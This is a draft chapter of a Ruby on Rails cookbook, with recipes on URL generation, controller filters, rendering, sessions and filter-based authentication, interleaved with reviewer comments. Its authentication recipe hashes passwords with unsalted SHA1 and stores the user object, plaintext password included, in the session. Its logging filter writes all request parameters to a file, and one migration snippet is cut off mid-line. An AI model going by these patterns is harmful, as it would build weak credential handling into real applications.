A common question on the rubyonrails mailing list is when to use `render`, as opposed to `redirect_to`. As this solution demonstrates, if you don't want a refresh to re-initiate an action that makes changes to your model, then use `redirect_to`. If you want a search form URL, such as `/books/search`, to remain the same, even when results of the search are displayed by a new action, use `render`. (When running in development mode, renders are faster than redirects because they don't reload the environment.)

See Also

-

<xi:include></xi:include>

4.9 Generating URLs Dynamically

Problem

There are many places throughout your code where you supply URLs to Rails methods that link to other parts of your application. You don't want to lose the flexibility Rails' Routes provides by hard-coding URL strings throughout your application, especially

if you decide to change how routing works later. You want to generate URLs within your application based on the same rules that Routes uses to translate URL requests.

Solution

Use ActionController's `url_for` method to create URLs programmatically.

Discussion

Let's say your default route (as defined in `config/routes.rb`) is as follows:

```
map.connect ':controller/:action/:id'
```

Then a call to `url_for`, such as: `url_for :controller => "gallery", :action => "view", :id => 4`

produces the URL `http://railsurl.com/gallery/view/4`, which would be handled by the default route. If you don't specify the controller, then `url_for` assumes you want the controller from the previous request.

What does this mean? The previous call to url_for? Or the HTTP request to the server (which would be for the controller that's currently running)?

This default is useful because you're often calling `url_for` to create a URL for another action in the current controller. The same goes for the action; unless otherwise specified, the current action is assumed. If you don't explicitly specify the components of the URL, Rails attempts to use values from the previous request, as it tries to match the first possible route mapping.

I don't get this. I think you're just saying that "if you specify a different controller, the action doesn't default to the current action," right? I'm not sure, though.

As soon as a specified component fails to match that of the previous request, then the rest of the defaults are ignored. So if you specify a different controller than that of the last request, then the action or anything else from the previous request won't be used in the URL.

How the defaults work can get a little complicated, but `url_for` is usually intuitive. If you're having trouble with unpredictable defaults, you can render the generated URL with `render_text` temporarily.

```
render_text url_for :controller => "gallery", :action => "view", :id => 4
```

See Also

-

<xi:include></xi:include>

4.10 Inspecting Requests with Filters

Problem

You have taken over development of a Rails application and you are trying to figure out how it processes requests. To do so, you want to install a logging mechanism that will let you inspect the request cycle in real time.

Solution

Use an `after_filter` to invoke a custom logging method for each request. Define a `CustomLoggerFilter` class:

app/controllers/custom_logger_filter.rb:

```
require 'logger'
require 'pp'
require 'stringio'

class CustomLoggerFilter

  def self.filter(controller)
    log = Logger.new('/var/log/custom.log')
    log.warn("params: "+controller.params.print_pretty)
  end
end

class Object
  def print_pretty
    str = StringIO.new
    PP.pp(self,str)
    return str.string.chop
  end
end
```

Install the logger in the Accounts controller by passing it as an argument in a call to `after_filter`.

app/controllers/accounts_controller.rb:

```
class AccountsController < ApplicationController

  after_filter CustomLoggerFilter

  def index
    list
    render :action => 'list'
  end

  def list
    @account_pages, @accounts = paginate :accounts, :per_page => 10
  end

  def show
```

```

    @account = Account.find(params[:id])
end

def new
  @account = Account.new
end

def create
  @account = Account.new(params[:account])
  if @account.save
    flash[:notice] = 'Account was successfully created.'
    redirect_to :action => 'list'
  else
    render :action => 'new'
  end
end

def edit
  @account = Account.find(params[:id])
end

def update
  @account = Account.find(params[:id])
  if @account.update_attributes(params[:account])
    flash[:notice] = 'Account was successfully updated.'
    redirect_to :action => 'show', :id => @account
  else
    render :action => 'edit'
  end
end

def destroy
  Account.find(params[:id]).destroy
  redirect_to :action => 'list'
end

```

Discussion

Rails filters allow you to do aditional processing before or after controller actions. In the solution, we've implemented a custom logging class that is invoked after calls to any actions in the Accounts controller. Our logger opens a filehandle and prints a formmatted version of the `params` hash for easy inspection.

Hmmm. Looks like you instantiate a new Logger for each request. Sounds awfully heavyweight. —mkl

With the logger in place, we can use the Unix `tail` command to watch the logfile as it grows. We'll see what happens to the `params` hash with every action that's called.

```
tail -f /var/log/custom.log
```

For the AccountsController in the solution, we can watch the log as we list, create, and destroy accounts.

```
params: {"action"=>"list", "controller"=>"accounts"}  
params: {"action"=>"new", "controller"=>"accounts"}  
params: {"commit"=>"Create",  
        "account"=>{"ballance"=>"100.0", "first_name"=>"John", "last_name"=>"Smythe"},  
        "action"=>"create",  
        "controller"=>"accounts"}  
params: {"action"=>"list", "controller"=>"accounts"}  
params: {"action"=>"destroy", "id"=>"2", "controller"=>"accounts"}  
params: {"action"=>"list", "controller"=>"accounts"}
```

Rails comes with a number of built-in logging facilities. This approach gives you an easy way to add logging to a controller with only one line of code. You also limit what actions of the controller the filter is applied to.

More? How do you apply logging to specific actions? —mkl

See Also

-

<xi:include></xi:include>

4.11 Logging with Filters

Problem

You have an application for which you would like to log more information than you get from the standard Rails logging facilities.

Solution

Use the `around_filter` to record the times before and after each action is invoked, and log that information in your database.

First, create a database table to store the custom logging; we'll call that table `action_logs`. Here's a migration to create it:

`db/migrate/001_create_action_logs.rb:`

```
class CreateActionLogs < ActiveRecord::Migration  
  def self.up  
    create_table :action_logs do |t|  
      t.column :action,      :string  
      t.column :start_time, :datetime  
      t.column :end_time,   :datetime  
      t.column :total,     :float  
    end  
  end  
  
  def self.down  
    drop_table :action_logs  
  end  
end
```

Then create the class named `CustomLogger`. This class must have `before` and `after` methods, which are called before and after each action of the controller that you’re logging. The `before` method records the initial time; the `after` method records the time after the action has completed, and stores the initial time, the final time, the elapsed time, and the name of the action in the `action_logs` table.

`app/controllers/custom_logger.rb:`

```
class CustomLogger

  def before(controller)
    @start = Time.now
  end

  def after(controller)
    log = ActionLog.new
    log.start_time = @start
    log.end_time = Time.now
    log.total = log.end_time.to_f - @start.to_f
    log.action = controller.action_name
    log.save
  end
end
```

Apply the filter to the actions. Add the following line to the beginning of your controller:

```
around_filter CustomLogger.new
```

Now, when you use your site, you’ll be logging data to the `action_logs` table in your database. Each log entry (start, finished, and elapsed times) is associated with the name of the method that was executing:

```
mysql> select * from action_logs;
+----+-----+-----+-----+-----+
| id | action      | start_time          | end_time          | total   |
+----+-----+-----+-----+-----+
| 1  | index       | 2006-01-12 00:47:52 | 2006-01-12 00:47:52 | 0.011997 |
| 2  | update_each | 2006-01-12 00:47:52 | 2006-01-12 00:47:54 | 1.75978  |
| 3  | update_all  | 2006-01-12 00:47:54 | 2006-01-12 00:47:54 | 0.0353839|
| 4  | reverse     | 2006-01-12 00:47:55 | 2006-01-12 00:47:55 | 0.0259092 |
| 5  | show_names  | 2006-01-12 00:47:55 | 2006-01-12 00:47:55 | 0.0264592 |
+----+-----+-----+-----+-----+
5 rows in set (0.00 sec)
```

We can see that the controller is spending a lot of its time in the `update_each` method; that method is therefore a target for optimization.

Of course, you can do much better than this; you can write a Rails application to display the results, or write some other application to analyze the data.

Discussion

`around_filter` requires that the object passed to it as an argument implement a `before` and an `after` method. The `CustomLogger` class records the current time in its

before method. The after method creates a new ActionLog object and records the start and end times as well as the difference between the two. The other filters in Rails allow you to include or exclude the actions of the controller that they apply to. The around filter doesn't allow for such granularity and operates on all actions invoked by each request.

To be more specific about what actions the around filter is applied to, wrap your code so that it only executes when the action matches a particular pattern. Doing this is simple, since the controller.action_name property tells you what action is being called. The following version of the after method shows how you can log only those actions whose names begin with the string "update". If the action name doesn't match this string, after just terminates, without recording any data.

```
def after(controller)
  if controller.action_name =~ /^update/
    log = ActionLog.new
    log.start_time = @start
    log.end_time = Time.now
    log.total = log.end_time.to_f - @start.to_f
    log.action = controller.action_name
    log.save
  end
end
```

See Also

-

<xi:include></xi:include>

4.12 Rendering Actions

Problem

You have an action that has gathered some data from your model, perhaps based on a user defined query, and you want to render another action to display the results.

Solution

Use render :action => 'action_name', where "action_name" is the name of the action that displays the result. The search method in CategoriesController does just that.

app/controllers/categories_controller.rb:

```
class CategoriesController < ApplicationController
  def search_form
  end

  def search
    @categories = Category.find(:all,
```

```

    :conditions =>
      ["name like ?", "%#{params[:cat]}%"])
  if @categories
    render :action => 'search_results'
  else
    flash['notice'] = 'No Category found.'
    render :action => 'search_form'
  end
end

def search_results
  @category = Category.find(params[:id])
end

```

Discussion

In the solution, if the `find` call in `search` action successfully returns a category, then the `search_results` action is rendered. At that point, Rails looks for a template file named after that action, under a directory named after the controller, i.e. `app/views/categories/search_results.rhtml`.

This is probably the most common pattern of control flow in Rails; you perform a query, or some other immutable action, and then you display the results of that action with a second action. Ideally, these actions are separate because they do distinctly different tasks (the first allows the user to make a query, the second displays the results), and combining the two actions into a single method would inhibit code reuse.

The solution only calls `render` once, whether or not a category is found in the database. It's possible to render an action that renders another action, and so on, but you'll get a "DoubleRenderError" if you try to render twice within the same action. Rails 0.13 added this error message to help avoid confusing side effects of parallel render attempts.

An action can continue processing after a call to `render`, but it usually makes more sense to call `render` at the end of the action (just before the `return` statement, if there is one). This way, the rendered action can communicate success or failure to the user.

Rails renders Actions within the layout that is associated with the action's controller. You can optionally render with no layout by specifying `:layout=>false`:

```
render :action => "display", :layout => false
```

Or you can specify another layout by supplying the name of that layout:

```
render :action => "display", :layout => "another_layout"
```

See Also

-

`<xi:include></xi:include>`

4.13 Restricting Access to Controller Methods

Problem

By default, all public methods in your controller can be accessed via a URL. You have a method in your controller that is used by other methods in that controller, or by subclasses of that controller. For security reasons, you would like to prevent public requests from accessing that method.

Solution

Use Ruby's `private` or `protected` methods to restrict public access to controller methods that should not be accessible from outside the class.

app/controllers/controllers/employee_controller.rb:

```
class EmployeeController < ApplicationController

  def add_accolade
    @employee = Employee.find(params[:id])
    @employee.accolade += 1
    double_bonus if @employee.accolade > 5
  end

  private
  def double_bonus
    @employee.bonus *= 2
  end
end
```

Discussion

Ruby has three levels of class method access control. They are specified with the following methods: `public`, `private`, and `protected`. `Public` methods can be called by any other object or class. `Protected` methods can be invoked by other objects of the same class and its subclasses, but not objects of other classes. `Private` methods can only be called by an object on itself.

By default, all class methods are `public` unless otherwise specified. Rails defines actions as `public` methods of a controller class. So by default, all of a controller's class methods are actions, and available via publicly routed requests.

The solution shows a situation when you might not want all class methods publicly accessible. The `double_bonus` method is defined after a call to the `private` method, making the method unavailable to other classes. Therefore, `double_bonus` is no longer an action and is available only to other methods in the `Employee` controller or its subclasses. As a result, a user of the web application can't create a URL that directly invokes `double_bonus`.

Likewise, to make some of your class's methods protected, call the `protected` method before defining them. `private` and `protected` (and, for that matter, `public`) remain in effect until the end of the class definition, or until you call one of the other access modifiers.

See Also

-

`<xi:include></xi:include>`

4.14 Sending Files or Data Streams to the Browser

Problem

You want to send e-book contents directly from your database to the browser as text. You also want to give the user the option to download a compressed version of each book.

Solution

You have a table that stores plain text e-books.

db/schema.rb:

```
ActiveRecord::Schema.define(:version => 3) do
  create_table "ebooks", :force => true do |t|
    t.column "title", :string
    t.column "text", :text
  end
end
```

In the Document controller, define a view that calls `send_data` if the `:download` parameter is present, and `render` if it is not.

app/controllers/document_controller.rb:

```
require 'zlib'
require 'stringio'

class DocumentController < ApplicationController

  def view
    @document = Ebook.find(params[:id])
    if (params[:download])
      send_data compress(@document.text),
                 :content_type => "application/x-gzip",
                 :filename => @document.title.gsub(' ', '_') + ".gz"
    else
      render :text => @document.text
    end
  end
end
```

```
end

protected
def compress(text)
  gz = Zlib::GzipWriter.new(out = StringIO.new)
  gz.write(text)
  gz.close
  return out.string
end
end
```

Discussion

If the view action of the Document controller is invoked with the URL `http://railsurl.com/document/view/1`, the Ebook with an id of “1” is rendered to the browser as plain text.

Adding the `download` parameter to the URL, yielding `http://railsurl.com/document/view/1?download=1`, requests that the contents of the e-book be compressed and sent to the browser as a binary file. The browser should download it, rather than trying to render it.

There are several different methods of rendering output in Rails. The most common are action renderers that process ERB templates, but it’s also common to send binary image data to the browser.

See Also

-

`<xi:include></xi:include>`

4.15 Storing Session Information in a Database

Problem

By default, Rails uses Ruby’s PStore mechanism to maintain session information in the filesystem. However, your application may run across several webservers, complicating the use of a centralized filesystem based solution. You want change the default store from the filesystem to your database.

Solution

In `environment.rb`, update the `session_store` option by making sure it’s set to `:active_record_store` and that the line is uncommented.

`config/environment.rb`:

```
Rails::Initializer.run do |config|
  # Settings in config/environments/* take precedence those specified here
```

```
config.action_controller.session_store = :active_record_store  
end
```

Run the following `rake` command to create the session storage table in your database:

```
rob@teak:~/current$ rake create_sessions_table
```

Restart your webserver for the changes to take effect.

Discussion

Rails offers several options for session data storage, each with its own strengths and weaknesses. The available options include: FileStore, MemoryStore, PStore (the Rails default), DRbStore, MemCacheStore and ActiveRecordStore. The best solution for your application depends heavily on the amount of traffic you expect and your available resources. Benchmarking will ultimately tell you which option provides the best performance for your application. It's up to you to decide if the fastest solution (usually in-memory storage) is worth the resources that it requires.

The solution uses ActiveRecordStore, which is enabled in the Rails environment configuration file. `rake`'s `create_session_table` task creates the database table that Rails needs to store the session details. If you'd like to reinitialize the session table you can drop the current one with:

```
rake drop_sessions_table
```

Then recreate the table it with the `rake` command, and restart your web server.

The session table that Rake creates looks like this:

```
mysql> desc sessions;  
+-----+-----+-----+-----+  
| Field | Type | Null | Key | Default | Extra |  
+-----+-----+-----+-----+  
| id | int(11) | YES | PRI | NULL | auto_increment |  
| session_id | varchar(255) | YES | MUL | NULL | |  
| data | text | YES | | NULL | |  
| updated_at | datetime | YES | | NULL | |  
+-----+-----+-----+-----+  
4 rows in set (0.02 sec)
```

The following line fetches an Active Record User object and stores it in the session hash.

```
@session['user'] = User.find_by_username_and_password('rorsini','elvinj')
```

You can use the debug helper function `<%=debug(@session)%>` to view session output. A dump of the session hash shows the contents of the current session. Here's a fragment of dump, showing the User object:

```
!ruby/object:CGI::Session  
data: &id001  
  user: !ruby/object:User  
    attributes:  
      username: rorsini
```

```
id: "1"
first_name: Rob
password: elvinj
last_name: Orsini
```

The same session record can be viewed directly in the `sessions` table, but the serialized data will be unreadable. The `updated_at` field can be helpful if you find the `sessions` table getting large. You can use that date field to remove sessions that are more than a certain age and no longer valid.

```
mysql> select * from sessions\G
***** 1. row *****
    id: 1
session_id: f61da28de115cf7f19c1d96beed4b960
      data: BAh7ByIJdXNlcm86CVVzZXIGOhBAYXR0cmIidXRlc3sKIg11c2VybmFtZSIM
cm9yc2luasIHawWQibjEiD2ZpcnNoX25hbWUiCFJvYiINcGFzc3dvcmQiC2Vs
dmluaIIObGFzdF9uYW1IgtPcnNpbmkiCmZsYXNoSUM6JOFdG1vbkNvbnRy
b2xsZXI6OkZsYXNoOjpGbGFzaEhhc2hAAy6CkB1c2VkewA=
updated_at: 2006-01-04 22:33:58
1 row in set (0.00 sec)
```

See Also

-

<xi:include></xi:include>

4.16 Tracking Information with Sessions

Problem

You want to maintain state across several web pages of an application without using a database.

Solution

Use Rails's built-in sessions to maintain state across multiple pages of a web application, such as the state of an online quiz.

Create an online quiz that consists of a sequence of questions, one per page. As a user proceeds through the quiz, his or her score is added to the total. The last screen of the quiz displays the results as the number correct out of the total number of questions.

Create a Quiz controller that includes a data structure to store the questions, optional answers, and correct answers for each question. The controller contains methods for displaying each question, checking answers, displaying the results, and starting over.

app/controllers/quiz_controller.rb:

```
class QuizController < ApplicationController
```

```

@quiz = [
  { :question => "What's the square root of 9?",
    :options => ['2','3','4'],
    :answer => "3" },
  { :question => "What's the square of 4?",
    :options => ['16','2','8'],
    :answer => '16' },
  { :question => "How many feet in a mile?",
    :options => ['90','130','5280','23890'],
    :answer => '5280' },
  { :question => "What's the total area of irrigated land in Nepal?",
    :options => ['742 sq km','11,350 sq km','5,000 sq km',
                  'none of the above'],
    :answer => '11,350 sq km' },
]

def index
  if @session[:count].nil?
    @session[:count] = 0
  end
  @step = @quiz[@session[:count]]
end

def check
  @session[:correct] ||= 0
  if @params[:answer] == @quiz[@session[:count]][:answer]
    @session[:correct] += 1
  end
  @session[:count] += 1
  @step = @quiz[@session[:count]]
  if @step.nil?
    redirect_to :action => "results"
  else
    redirect_to :action => "index"
  end
end

def results
  @correct = @session[:correct]
  @possible = @quiz.length
end

def start_over
  reset_session
  redirect_to :action => "index"
end

```

Create a template to display each question along with its optional answers.

app/views/quiz/index.rhtml:

```

<h1>Quiz</h1>

<p><%= @step[:question] %></p>

```

```

<%= start_form_tag :action => "check" %>
<% for answer in @step[:options] %>
  <%= radio_button_tag("answer", answer, checked = false) %>
  <%= answer %>;
<% end %>
<%= submit_tag "Answer" %>
<%= end_form_tag %>

```

At the end of the quiz, the following view displays the total score along with a link prompting to try again.

app/views/quiz/results.rhtml:

```

<h1>Quiz</h1>

<p><strong>Results:</strong>  

  You got <%= @correct %> out of <%= @possible %>!</p>

<%= link_to "Try again?", :action => "start_over" %>

```

Discussion

The web is “stateless.” This means that each request from a browser carries all the information that the server needs to make the request. The server never says “oh, yes, I remember that your current score is 4 out of 5.” Being stateless makes it much easier to write web servers, but harder to write complex applications, which often need the ability to remember what went before: they need to remember which questions you’ve answered, what you’ve put in your shopping cart, and so on.

This problem is solved by the use of sessions. A session stores a unique key as a cookie in the user’s browser. The browser presents the session key to the server, which can use the key to look up any state that it has stored as part of the session. The web interaction is stateless: the HTTP request includes all the information needed to complete the request. But that information contains information that the server can use to look up information about previous requests.

In the case of the quiz, the Controller checks the answers to each question, and maintains a running total is stored in the session hash with the `:correct` key. Another key in the session hash is used to keep track of the current question. This number is used to access questions in the `@quiz` class variable, which stores each question, its possible answers, and the correct answer in an array. Each question element consists of a hash containing all the information needed to display that question in the view.

The `index` view displays a form for each question, and submits the user’s input to the `check` action of the controller. Using `@session[:count]`, the `check` action verifies the answer and increments `@session[:correct]` if its correct. Either way the question count is incremented and the next question is rendered.

When the question count fails to retrieve an element—or question—from the `@quiz` array, the quiz is over and the results view is rendered. The total correct is pulled from




Figure 4.3. An online quiz saving state with sessions.

the session hash and displayed with the total number of questions, which is determined from the length of the quiz array.

A quiz such as this lends itself reasonably well to the convenience of session storage. Be aware that sessions are considered somewhat volatile and potentially insecure, and are usually not used to store critical or sensitive information. For that type of data, a traditional database approach makes more sense.

Figure 4.3 shows the four steps of the session driven, online quiz.

Rails session support is on by default. As the solution demonstrates, you can access the sessions hash as if it's just another instance variable. If your application doesn't need session support, you can turn it off for a controller by using the `:disabled` option of Action Controller's `session` method in the controller's definition. The call to disable session support for a controller may also include or exclude specific actions within a controller by passing a list of actions to `session's :only` or `:except` options. The following disables session support for the `display` action of the `News` controller.

```
class NewsController < ApplicationController::Base
  session :off, :only => "display"
end
```

To turn session support off for your entire application, pass `:off` to the `session` method within your `ApplicationController` definition.

```
class ApplicationController < ActionController::Base
  session :off
end
```

See Also

-

<xi:include></xi:include>

4.17 Using Filters for Authentication

Problem

You want authenticate users before they're allowed to use certain areas of your application; you wish to redirect unauthenticated users to a login page. Furthermore, you want to remember the page that the user requested and, if authentication succeeds, redirect them to that page once they've authenticated. Finally, once a user has logged in, you want to remember the user's credentials and let him or her move around the site without having to re-authenticate.

Solution

Implement an authentication system and apply it to selected controller actions using `before_filter`.

First, create a user database to store user account information and login credentials. Always store passwords as hashed strings in your database, in case your server is compromised.

`db/migrate/001_create_users.rb:`

```
class CreateUsers < ActiveRecord::Migration
  def self.up
    create_table :users do |t|
      t.column :first_name,      :string
      t.column :last_name,       :string
      t.column :username,        :string
      t.column :hashed_password, :string
    end

    User.create :first_name => 'Rob',
                :last_name => 'Orisni',
                :username => 'rorsini',
                :hashed_password =>
```

```

    end

    def self.down
      drop_table :users
    end
  end

```

In your application controller, define an `authenticate` method that checks if a user is logged in, and stores the URL of the page the user initially requested.

app/controllers/application.rb:

```

# Filters added to this controller will be run for all controllers in the
# application.
# Likewise, all the methods added will be available for all controllers.
class ApplicationController < ActionController::Base
  def authenticate
    if @session['user'].nil?
      @session['initial_uri'] = @request.request_uri
      redirect_to :controller => "users", :action => "login"
    end
  end
end

```

To make sure that the `authenticate` method is invoked pass the symbol `:authenticate` to `before_filter` in each controller that gives access to pages requiring authentication. Here's how to make sure that users are authenticated before they can access anything governed by the `ArticlesController` or the `BooksController`:

app/controllers/articles_controller.rb:

```

class ArticlesController < ApplicationController
  before_filter :authenticate

  def admin
  end
end

```

app/controllers/books_controller.rb:

```

class BooksController < ApplicationController
  before_filter :authenticate

  def admin
  end
end

```

Create a login form template to collect user credentials.

app/views/users/login.rhtml:

```

<% if flash['notice'] %>
  <p style="color: red;"><%= flash['notice'] %></p>
<% end %>

```

```

<%= start_form_tag :action => 'verify' %>

<p><label for="user_username">Username</label>;
<%= text_field 'user', 'username' %></p>

<p><label for="user_hashed_password">Password</label>;
<%= password_field 'user', 'hashed_password' %></p>

<%= submit_tag "Login" %>
<%= end_form_tag %>

```

The User controller defines `login`, `verify`, and `logout` methods to handle the authentication of new users.

`app/controllers/users_controller.rb`:

```

class UsersController < ApplicationController

  def login
    end

  def verify
    hash_pass = Digest::SHA1.hexdigest(params[:user][:hashed_password])[0..39]
    user = User.find(:first,:conditions =>
      ["username = ? and hashed_password = ?",
       params[:user][:username], hash_pass ])
    if user
      @session['user'] = user
      redirect_to @session['initial_uri']
    else
      flash['notice'] = "Bad username/password!"
      redirect_to :controller => "users", :action => "login"
    end
  end

  def logout
    reset_session
    # Redirect users to Books#admin, which in turn sends them to
    # Users#login, with a referring url of Books#admin:
    redirect_to :controller => "books", :action => "admin"
  end
end

```

Provide a mechanism for users to log themselves out if they're not comfortable letting their session time out on its own. Create a “`logout`” link using a named route using `logout_url`.

`app/views/articles/admin.rhtml`:

```

<h1>Articles Admin</h1>

<%= link_to "logout", :logout_url %>

```

`app/views/books/admin.rhtml`:

```
<h1>Books Admin</h1>  
<%= link_to "logout", :logout_url %>
```

Finally, define the `logout` named route with its URL mapping.

`config/routes.rb`:

```
ActionController::Routing::Routes.draw do |map|  
  
  map.logout '/logout', :controller => "users", :action => "logout"  
  
  # Install the default route as the lowest priority.  
  map.connect ':controller/:action/:id'  
end
```

I'd say that `logout` is clearly a separate recipe...

Discussion

Adding authentication to a site is one of the most common tasks in web development. Almost any site that does anything meaningful requires some level of security, or at least a way to differentiate between site visitors.

The Rails `before_filter` lends itself perfectly to the task of access control by invoking an authentication method just before controller actions are executed. Code that is declared as a filter with `before_filter` has access to all of the same objects as the controller, including the request and response objects, and the `params` and `session` hashes.

The solution places the `authenticate` filter in the Book and Article controllers. Every request to either of these controllers first executes the code in `authenticate`. This code checks for the existence of a `user` object in the session hash, under the key of “user”. If that session key is empty, the URL of the request is stored in its own session key and the request is redirected to the `login` method of the user controller.

The login form submits the username and password to the login controller which looks for a match in the database. If a user is found with that username and a matching hashed password, then the request is redirected to the URL that was stored in the session earlier.

When the user wishes to logout, the `logout` action of the user controller calls `reset_session`, clearing out all the objects stored in the session. Then the user is redirected to the login screen.

See Also

-

`<xi:include></xi:include>`

CHAPTER 5

Action View

5.1 Introduction

Action View serves as the presentation or *view* layer of the MVC (Model View Controller) pattern. This means that it's the component responsible for handling the presentation details of your Rails applications. Incoming requests are routed to controllers which, in turn, render view templates. View templates are capable of dynamically creating presentable output based on data structures available to them via their associated controllers. It's in this dynamic presentation that Action View really helps to separate the details of presentation from the core business logic of your application.

Rails ships with three different types of view templating systems. The template engine that's used for a particular request is determined by the file extension of the template file being rendered. These three templating systems, and the file extensions that trigger their execution, are: ERb templates (*.rhtml), Builder::XmlMarkup templates (*.rxml), and JavaScriptGenerator or RJS templates (*.rjs).

ERb templates are most commonly used to generate the HTML output of a Rails application and consist of files ending with the *.rhtml* file extension. ERb templates contain a mixture of HTML and/or plain-text along with special ERb tags that are used to embed Ruby into the templates, such as `<% ruby code %>`, `<%= string output %>`, or `<%- ruby code (with whitespace trimmed) -%>`. The equals sign denotes a tag that is to output the string result of some ruby expression. Tags with no equals sign are meant for pure Ruby code and produce no output. Here's a simple example of an ERb template that produces a list of book chapters:

```
<ol>
  <% for chapter in @chapters -%>
    <li><%= chapter.title %></li>
  <% end -%>
<ol>
```

Your templates can also include other sub-templates by calling the `render` method in ERb output tags, such as:

```
<%= render "shared/project_calendar %>
```

where `project_calendar.rhtml` is a file in the shared directory inside of your project's template root (`app/views`).

This chapter shows you a number of common techniques to make the most out of ERb templates. I'll also show you how to generate dynamic XML using `Builder::XmlMarkup` templates to generate RSS feeds, for example. Note that although RJS templates are a component of Action View, I'll hold off on discussing them until Chapter 8.

5.2 Simplifying Templates with View Helpers

Problem

View templates are supposed to be for presentation: they should contain HTML, and minimal additional logic to display data from the model. You want to keep your view templates clear of program logic that might get in the way of the presentation.

Solution

Define methods in a helper module named after the controller whose views will use those methods. In this case, create helper methods named `display_new_hires` and `last_updated` within a module named `IntranetHelper` (named after the "Intranet" controller).

`app/helpers/intranet_helper.rb:`

```
module IntranetHelper

  def display_new_hires
    hires = NewHire.find :all, :order => 'start_date desc', :limit => 3
    items = hires.collect do |h|
      content_tag("li",
        "<strong>#{h.first_name} #{h.last_name}</strong>" +
        " - #{h.position} (#{h.start_date})")
    end
    return content_tag("b", "New Hires:"), content_tag("ul",items)
  end

  def last_updated(user)
    %{<hr /><br /><i>Page last update on #{Time.now} by #{user}</i>}
  end
end
```

Within the `index` view of the `intranet` controller you can call your helper methods just like any other system method.

`app/views/intranet/index.rhtml:`

```
<h2>Intranet Home</h2>

<p>Pick the Hat to Fit the Head -- October 2004. Larry Wall once said,  
Information wants to be valuable, and the form in which information is  
presented contributes to that value. At O'Reilly Media, we offer a variety  
of ways to get your technical information. Tim O'Reilly talks about it in
```

```
his quarterly letter for the O'Reilly Catalog.,</p>
<%= display_new_hires %>
<%= last_updated("Goli") %>
```

Discussion

Helper methods are implemented in Rails as modules. When Rails generates a controller, it also creates a helper module named after that controller in the `app/helpers` directory. By default, methods defined in this module are available in the view of the corresponding controller. Figure 5.1 shows the output of the view using the `display_new_hires` and `last_updated` helper methods.

If you want to share helper methods with other controllers, you have to add explicit helper declarations in your controller. For example, if you want the methods in the `IntranetHelper` module to be available to the views of your `Store` controller, pass `:intranet` to the `Store` controller's `helper` method:

```
class StoreController < ApplicationController
  helper :intranet
end
```

Now it will look for a file called `helpers/intranet_helper.rb` and include its methods as helpers.

You can also make controller methods available to views as helper methods by passing the controller method name to the `helper_method` method. For example, this `StoreController` allows you to call `<%= get_time %>` in your views to display the current time.

```
class StoreController < ApplicationController
  helper_method :get_time
  def get_time
    return Time.now
  end
end
```

See Also

-

`<xi:include></xi:include>`

